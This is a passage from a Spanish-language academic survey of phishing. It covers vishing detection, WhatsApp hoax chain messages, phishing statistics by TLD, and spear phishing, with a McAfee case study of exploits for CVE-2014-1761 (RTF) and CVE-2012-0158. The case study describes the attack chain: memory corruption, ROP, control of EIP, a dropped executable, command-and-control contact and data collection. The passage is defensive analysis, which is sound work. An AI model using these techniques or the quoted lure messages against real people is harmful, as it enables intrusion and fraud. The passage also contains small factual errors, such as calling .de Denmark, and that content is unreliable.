La cualidad de voz de una persona se define por el tono de voz, volumen e inflexiones, conformando los factores para diferenciar entre una verdad y una mentira. Cuando un argumento es verdadero, la duración en la pronunciación silábica es mayor (tiempo de duración entre silabas y palabras).

Para probar el algoritmo, se tomaron voces de personas comunes y phishers reales, extraídos de comunicaciones vía telefonía celular, VoIP y pública (PSTN) para obtener resultados más reales, en lugar de una base de datos con información y situaciones controladas.

Dichas voces fueron recolectadas de páginas web coreanas, muestreadas a 8 kHz con un marco de tamaño de 20 ms para el análisis por bloques, derivadas del discurso de un phisher y una persona común para la construcción de patrones de argumentos verdades y falsos.

Los resultados de dicha investigación comprobaron ser eficaces para la detección de vishing, dando la posibilidad de utilizar la tecnología para detección de estafas vía telefónicas.

2.4 Basados en Mensajería Instantánea (IM) [5] [19]

La mensajería instantánea es un medio de comunicación a través del uso de programas tipo cliente para intercambiar mensajes de texto y voz en tiempo real. Entre los programas más conocidos se encuentran: Skype, WhatsApp, Hangouts, Pidgin y Yahoo! Messenger. Estos pueden ser instalados en cualquier tipo de dispositivo con conexión a Internet, como PC, Tablet o Smartphone.

Dichos programas permiten el intercambio de archivos, URL, imágenes, videos, lo que permite que los ataques vía web sean aplicables a mensajería instantánea. Sólo es necesario que la víctima haga click en la URL o archivo adjunto para que el código malicioso pueda ejecutarse sin intervención del usuario.

Primero el phisher crea un mensaje y lo envía de forma automática a una lista de contactos. Una vez toma control de una víctima, localiza su lista de contactos para aumentar su base de datos y seguir expandiéndose y por último, insertar un virus y extrae información.

2.4.1 Ejemplo de Phishing Basado en IM [17] [18]

Actualmente WhatsApp cuenta con más de 500 millones de usuarios a escala mundial, lo que resulta muy atractivo para los hackers utilizarlo como medio de ataques de phishing.

2.4.1.1 Cierre de WhatsApp [17]

Consiste en envío de mensaje spam a usuarios de WhatsApp, para que cada persona que lo reciba, lo reenvíe a toda su lista de contactos voluntariamente, haciéndoles creer que perderán su cuenta de WhatsApp.

"WhatsApp va a cerrar el 28 de marzo, lo pone en un mensaje de Jim Balsamic (consejero delegado de WhatsApp). Hemos tenido un uso elevado de nombres en la aplicación de mensajes WhatsApp. Os pedimos a los usuarios que reenviéis este mensaje a toda vuestra lista de contactos. Si no lo haces, tu cuenta quedará invalidada y se borrará en las próximas 48 horas. Por favor NO IGNORES este mensaje o WhatsApp dejará de reconocerte como usuario activo. Si reactivas tu cuenta después de borrar, se te cobrarán 25.00 dólares en la factura mensual. Estamos alerta de que este tema también afecta a la actualización de imágenes. Estamos trabajando tanto como podemos para arreglar este problema. Gracias por cooperar, el equipo de WhatsApp".

Ilustración 13.- Ejemplo 1 de phishing vía IM, WhatsApp [19]

El objetivo de este mensaje fue causar mala publicidad e incertidumbre a los usuarios con respecto al uso del servicio de WhatsApp y que consideren cambiar a otra aplicación de mensajería instantánea para que WhatsApp pierda suscriptores.

2.4.1.2 WhatsApp será pago [17]

El siguiente mensaje fue recibido por usuarios de WhatsApp durante el 2013 y principio de 2014 indicándoles a los usuarios del servicio que debían reenviar ese mensaje a 10 contactos y de lo contrario, deberían pagar por el uso de la aplicación.

WhatsApp va a ser de pago pronto. La única manera de hacer que siga siendo gratis es usándolo con frecuencia. Por ejemplo, tienes que tener al menos 10 chats activos. Para convertirse en usuario frecuente hace falta mandar este mensaje a 10 personas en las que aparecerá que lo han recibido (doble check) y tu logo de WhatsApp se volverá rojo para indicar que lo has conseguido.

Ilustración 14.- Ejemplo 2 de phishing vía IM, WhatsApp [19]

La compañía de WhatsApp desmintió que dichos mensajes fueran reales y que no pretenden cerrar o cambiar la modalidad del servicio en el

futuro. Si bien, esos mensajes no contienen código malicioso, WhatsApp recomienda no reenviarlos.

3 Sofisticación del Método de Phishing Tradicional [22] [23] [24] [25] [26] [27] [28] [29] [30] [31] [32] [33] [34] [35] [36] [37] [38] [39] [40] [41] [42] [43] [44] [45] [46]

Los ataques de phishing han expandido su espectro a diversos sectores industriales por múltiples motivos: obtener claves de redes sociales, de programas pagos para descarga de música, libros, tiendas online, acceso a información confidencial de empresas que puedan ser de interés al atacante. Por estas razones evolucionaron y sofisticaron sus técnicas, haciéndose casi indetectables a usuarios y herramientas de seguridad. A continuación se explican 4 métodos sofisticados de phishing con 3 ejemplos:

3.1 Prevalencia de Phishing: Top-Level Domain (TLD) [42] [43] [44] [45] [46]

TLD es el nivel más alto dentro de la jerarquía de los sistemas de servidores de dominio que coordina ICANN (Corporación de Internet para la Asignación de Nombres y Números) para evitar fallos o repeticiones de IP y/o nombre de dominio.

Los TLD están conformados por tres o más letras, disponibles a nivel mundial y son asignados según el tipo de organización: para organizaciones comerciales se asigna .com, si la organización es sin fines de lucro se otorga .org y para organizaciones gubernamentales .gob o .gov, de ésta forma se diferencian de los dominios geográficos, por ejemplo: Argentina es .ar, Venezuela .ve y Estados Unidos .us.

Los subdominios son aquellos que derivan del TLD como .com.ar, .gov.ar, en estos casos, .ar se convierte en un subdominio de .com. Ejemplo: www.google.com.ar, página comercial de Google para Argentina.

A continuación, se muestra el top 10 de TLD registrados mundialmente y la cantidad de dominios registrados en ellas, tomado de las estadísticas mensuales publicadas por DENIC a finales de Septiembre 2014.

Top Level Domain	Domains Worldwide
.com	114,669,959
.tk*	26,546,946
.de	15,775,003
.net	15,086,604
.cn	10,906,655
.uk	10,513,608
.org	10,423,84
.info	5,593,495
.nl	5,506,314
.ru	4,894,636

Ilustración 15.- Top 10 de TLD registrados a nivel mundial hasta finales de Septiembre 2014 [42]

Como se puede apreciar en la gráfica anterior, el TLD .com tiene la mayor cantidad de dominios registrados, con más de 114 millones seguido de .tk. (Tokelau) con 26 millones y .de (Dinamarca) con 15 millones.

EL dominio .tk corresponde a un grupo de islas de territorio de Nueva Zelanda llamado Tokelau, los dominios bajo .tk ofrecen un servicio de registro gratis indeterminado o por un periodo de prueba, una vez que se agotado ese periodo, lo usan con propósitos de publicidad bajo patrocinio de un inversionista, obteniendo el servicio a muy bajo costo.

Para hacer un ataque de phishing que abarque un gran número de páginas web, los phishers utilizan los TLD que contengan subdominios, para afectarlos simultáneamente.

Las estadísticas de APWG en el reporte publicado en abril de 2014, destaca que los registros de páginas web de phishing no mantienen la

misma tendencia que los TLD registrados mundialmente. Si bien el TLD con mayor cantidad de registros de phishing a nivel mundial es .com, representando el 51%, el segundo lugar lo tiene .org con el 7%, .net con el 6% y .br (Brasil) con un 3% como se muestra en figura siguiente:




Ilustración 16.- Phishing por TLD para Junio de 2014 [43]

Las empresas de origen chino Taobao.com (página de servicios para compras por Internet), the Industrial and Commercial Bank of China (ICBC), CCTV, ZJSTV, y Tencent fueron el objetivo principal de los ataques de phishing por TLD reportado por APWG para el Q1 de 2014 (de enero a marzo), aunque en reporte del Q2 (abril a Junio) no indica si se mantienen estos datos. La tendencia indica que los ataques en su mayoría, están dirigidos a empresas de servicios con un 39,8% y financieras con un 20,20% como se muestra a continuación:




Ilustración 17.- Objetivos de ataques de phishing por sector industrial [43]

3.2 Spear Phishing [22] [23] [24] [25] [26] [27] [28] [29] [30] [31] [32] [33]

La definición de Spear Phishing por Search Security indica que es un fraude de suplantación de identidad vía email. La diferencia entre los ataques de phishing común basado en email y el spear phishing es que no son ataques aleatorios y generalizados, sino que están dirigidos a una organización o individuo en particular.

Los ataques de spear phishing tienen altas probabilidades de ser exitosos porque no son detectados fácilmente por herramientas de antispam. Utilizando suplantación de identidad, el origen del correo electrónico pareciera ser de una persona de alta jerarquía dentro de la organización solicitando algún tipo de información con carácter de urgencia e importancia, engañando así a usuarios con y sin conocimientos en informática. Así obtiene acceso completo a información de interés del atacante

La secuencia del ataque consiste en lo siguiente:

- El atacante ubica la información de contacto de la página web de la organización que desea atacar.

- Detecta en la misma página web, un acceso a un sistema de su interés que requiere autenticación con usuario y clave, como por ejemplo, la intranet.
- Busca datos de contacto que aparecen en la página web de la organización para enviar un correo electrónico que parezca auténtico, usando como origen, la identidad de un individuo autorizado para solicitar información confidencial a los empleados, tal como un gerente o administrador de la red.
- Finalmente envía el email a un empleado de la misma organización, solicitándole cualquier tipo de información sensible o indicarle que se autentique a la intranet de la compañía a fin de instalar y difundir código malicioso para poder extraer información sensible la organización.
- Si el empleado de la compañía cae en la trampa, el atacante suplanta su identidad y obtiene acceso a información sensible desde sistemas a la cual está autorizado.

A continuación se muestran el top 10 de industrias atacadas por Spear Phishing, extraído del reporte Symantec Intelligence Report de Junio 2014:




Ilustración 18.- Top 10 de industrias victimas de Spear Phishing [24]

Como se puede observar en la figura anterior, empresas de servicios encabezan la lista y para tener una idea más clara de la cantidad de emails de spear recibidos por día, se muestra a continuación un gráfico extraído del mismo reporte de Symantec:




Ilustración 19.- Promedio de ataques de spear phishing por día, desde Junio 2013 a Junio 2014 [24]

El promedio de ataques recibidos por día en marzo y abril de 2014 se mantuvieron iguales, con una caída en mayo y un nuevo incremento en junio de 2014, donde los archivos adjuntos más usados para spear phishing son documentos de Word (.doc) y en segundo lugar programas ejecutables para sistemas operativos Windows (.exe). Un dato interesante es que las organizaciones con más de 2.500 empleados encabezan la lista de mayor cantidad de ataques de spear phishing en mayo del presente año.

A continuación, se exponen las estadisticas que sustentan esta información:

Attachments Used in Spear-Phishing Emails

Source: Symantec :: JUNE 2014

Executable type	June	May
.doc	19.5%	17.7%
.exe	15.4%	16.1%
.au3	11.5%	11.8%
.jpg	6.2%	7.0%
.scr	5.8%	6.4%
.class	2.1%	1.6%
.pdf	1.7%	1.3%
.bin	1.1%	1.2%
.mso	0.6%	—
.dmp	0.6%	—

Ilustración 20.- Archivos Adjuntos usados para Spear Phishing [24]

Spear-Phishing Attacks by Size of Targeted Organization

Source: Symantec :: JUNE 2014

Organization Size	June	May
1-250	36.3%	37.0%
251-500	8.4%	8.6%
501-1000	9.3%	9.0%
1001-1500	3.0%	3.0%
1501-2500	4.1%	4.1%
2500+	38.9%	38.3%

Ilustración 21.- Ataques de Spear phishing en relación al tamaño de organización [24]

3.2.1 Ejemplo de Spear Phishing - Exploit In-The-Wild para Vulnerabilidad en RTF [25] [26] [27] [28] [29] [30] [31] [32] [33]

3.2.1.1 Cómo Funciona el Ataque [25] [29] [30]

Los investigadores de laboratorios de investigación de McAfee descubrieron en junio de 2014, ataques dirigidos a una compañía francesa a través de correos electrónicos, aplicando spear phishing. El ataque fue descubierto porque se detectaron emails enviados a un numeroso grupo de individuos pertenecientes a esa organización.

Estos correos electrónicos contenían archivos adjuntos que explotan una vulnerabilidad (exploits) parcheada recientemente para documentos RTF de Microsoft Word (CVE-2014-1761) y otra de ActiveX Control parcheada en 2012 (CVE-2012-0158). McAfee indica que los exploits que atacan vulnerabilidades parcheadas a través de emails aplicando spear phishing, es una de las combinaciones más exitosas usadas por atacantes

para infiltrarse en organizaciones específicas y tener acceso a información confidencial.

4.2.1.1. Prueba del Ataque [25] [26] [27] [28] [29] [30] [31] [32] [33]

A continuación se muestran dos de los correos electrónicos detectados por McAfee como ataques de spear phishing, uno en francés y otro en inglés con diferentes fechas de recepción.

Ilustración 22.- Email con ataque de Spear Phishing [29]

El archivo adjunto es un exploit en formato RTF, renombrado a .doc, que explota la vulnerabilidad de Día Cero (0-Day)[10] recientemente publicada como CVE-2014-1761.Tanto el titulo como el cuerpo del email, parecen legítimos, por lo que resulta fácil leerlo y abrir el documento adjunto sin sospechar que realmente la víctima va a ejecutar un exploit.

El origen del correo electrónico provenía del dominio Yahoo! Francia y servicios de correo de Laposte, que proveen suscripción de emails gratuitos; utilizándolos para suplantar la identidad de un empleado de la organización francesa.

La vulnerabilidad descubierta en documentos RTF se encuentra en el valor "ListOverrideCount"[11], de la línea 25 mostrado en la imagen siguiente:

Ilustración 23.- Extracto de estructura de documento RTF [29]

De acuerdo a las especificaciones de Microsoft para documentos RTF, el valor "ListOverrideCount," debía estar comprendido entre 1 y 9. El hecho de que ese valor pueda ser modificado, genera una vulnerabilidad de corrupción de memoria a través de la sobreescritura de out-of-bounds array[12], lo que se traduce en que todos los bytes puedan ser controlados desde el código shell, a través de la programación orientada a retorno de cadena (ROP[13], return oriented programming).

Al producirse este manejo arbitrario en la estructura de Word, el atacante puede controlar un puntero en la instrucción (EIP[14], Extended

[10] Vulnerabilidad de día cero: Vulnerabilidad descubierta y publicada pero sin solución.

[11] ListOverrideCount: es una tabla con una lista de propiedades del formato de documentos RTF que va a ignorar. Existen dos tipos de tablas, general y estrella; éstas contienen los números de niveles de anulación de la lista.

[12] Out-of-Bound Array: Bound es un método que utiliza la programación para revisar que las variables se encuentren dentro de los parámetros o rangos definidos antes de utilizarlas. Un Out Of Bound Array ocurre cuando hay un fallo en la verificación, lo que genera una excepción.

[13] ROP: [32] "es una técnica donde un atacante puede introducir comportamiento arbitrario en un programa donde el control de flujo ha sido desviado".

[14] EIP: Se encarga de almacenar la dirección de la próxima instrucción a ejecutarse.

Instruction Pointer) para ejecutar, en este caso, el exploit svhost.exe., actualmente detectado por la mayoría de los antivirus.

En la siguiente ilustración se muestra que a través de ROP, se modificó el tercer byte de la estructura del documento RTF:





Ilustración 24.- Extracto de estructura de RTF, modificación a través de ROP [29]

Seguidamente, se puede apreciar cómo se controla la memoria principal dando el manejo del EIP:

Ilustración 25.- Extracto de estructura de RTF, modificación de memoria principal [29]

Al correr el código shell se abre un documento señuelo llamado svohost.exe y se almacena en la carpeta de archivos temporales %TEMP%, seguidamente se conecta al servidor que controlará a la computadora.



Project Template (Draft)

1 - Call Context			
Call Reference	H2020 – LEIT ICT	Funding rate	100 %
Call Open		Submission close	23/04/2014
2 - Proposal Identification and overview			
Acronym	NOISY	Proposal Nb	
Proposal Title	Noisy Cryptography for the Internet of Things		
Topic Reference	ICT32		
Project type	R x I A		

Ilustración 26.- Documento señuelo [29]

Dentro de los ataques de spear phishing que recibió la compañía francesa, McAfee también detectó archivos adjuntos con un exploit que se aprovecha de una vulnerabilidad parcheada en 2012 de ActiveX Control CVE-2012-0158. El exploit fue renombrado a “article.doc”, que a simple vista, parece inofensivo. A continuación se muestra el correo electrónico original en francés, con la traducción en inglés:

Ilustración 27.- Email con exploit para vulnerabilidad CVE -2012-0158 [29]

Éste sigue el mismo patrón que el exploit creado para la vulnerabilidad de documentos RTF. Las siguientes imágenes muestran la sucesión de eventos y contenido del exploit para aprovecharse de la vulnerabilidad de ActiveX Control, CVE-2012-0158:




Ilustración 28.- Secuencia de ataque del exploit [29]

000000DC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000DE	0003	Number of Sections	
000000E0	53449BEA	Time Date Stamp	2014/04/09 Wed 01:01:30 UTC
000000E4	00000000	Pointer to Symbol Table	
000000E8	00000000	Number of Symbols	
000000EC	00E0	Size of Optional Header	
000000EE	010F	Characteristics	
		0001	IMAGE_FILE_RELOCS_STRIPPED
		0002	IMAGE_FILE_EXECUTABLE_IMAGE
		0004	IMAGE_FILE_LINE_NUMS_STRIPPED
		0008	IMAGE_FILE_LOCAL_SYMS_STRIPPED
		0100	IMAGE_FILE_32BIT_MACHINE

Ilustración 29.- Contenido del exploit [29]

El archivo adjunto llamado article.doc, localiza la memoria virtual disponible para reservarla y ejecutarse, luego accede a la carpeta temporal localizada en %TEMP% y copia el archivo señuelo llamado svohost.exe, seguidamente llama a símbolo de sistema (CMD), se sitúa en la carpeta temporal y ejecuta el archivo señuelo. La función del exploit consiste en recabar información de red de la compañía francesa y se considera que fue compilado el 9 de abril de 2014.




Ilustración 30.- Contenido del exploit en binario [29]

Este ejecutable colecta información de red, servicios, puertos y software instalado, tal como se muestra en la siguiente ilustración:




Ilustración 31.- Información que recolecta el exploit [29]

Luego que el exploit recopila éstos datos, la cifra con una clave de 256 bytes utilizando la información de la estructura de SYSTEMTIME de

Windows, haciendo una conversión interactiva con claves de 16 bytes como se muestra a continuación:




Ilustración 32.- Cifrado aplicado en el exploit [29]

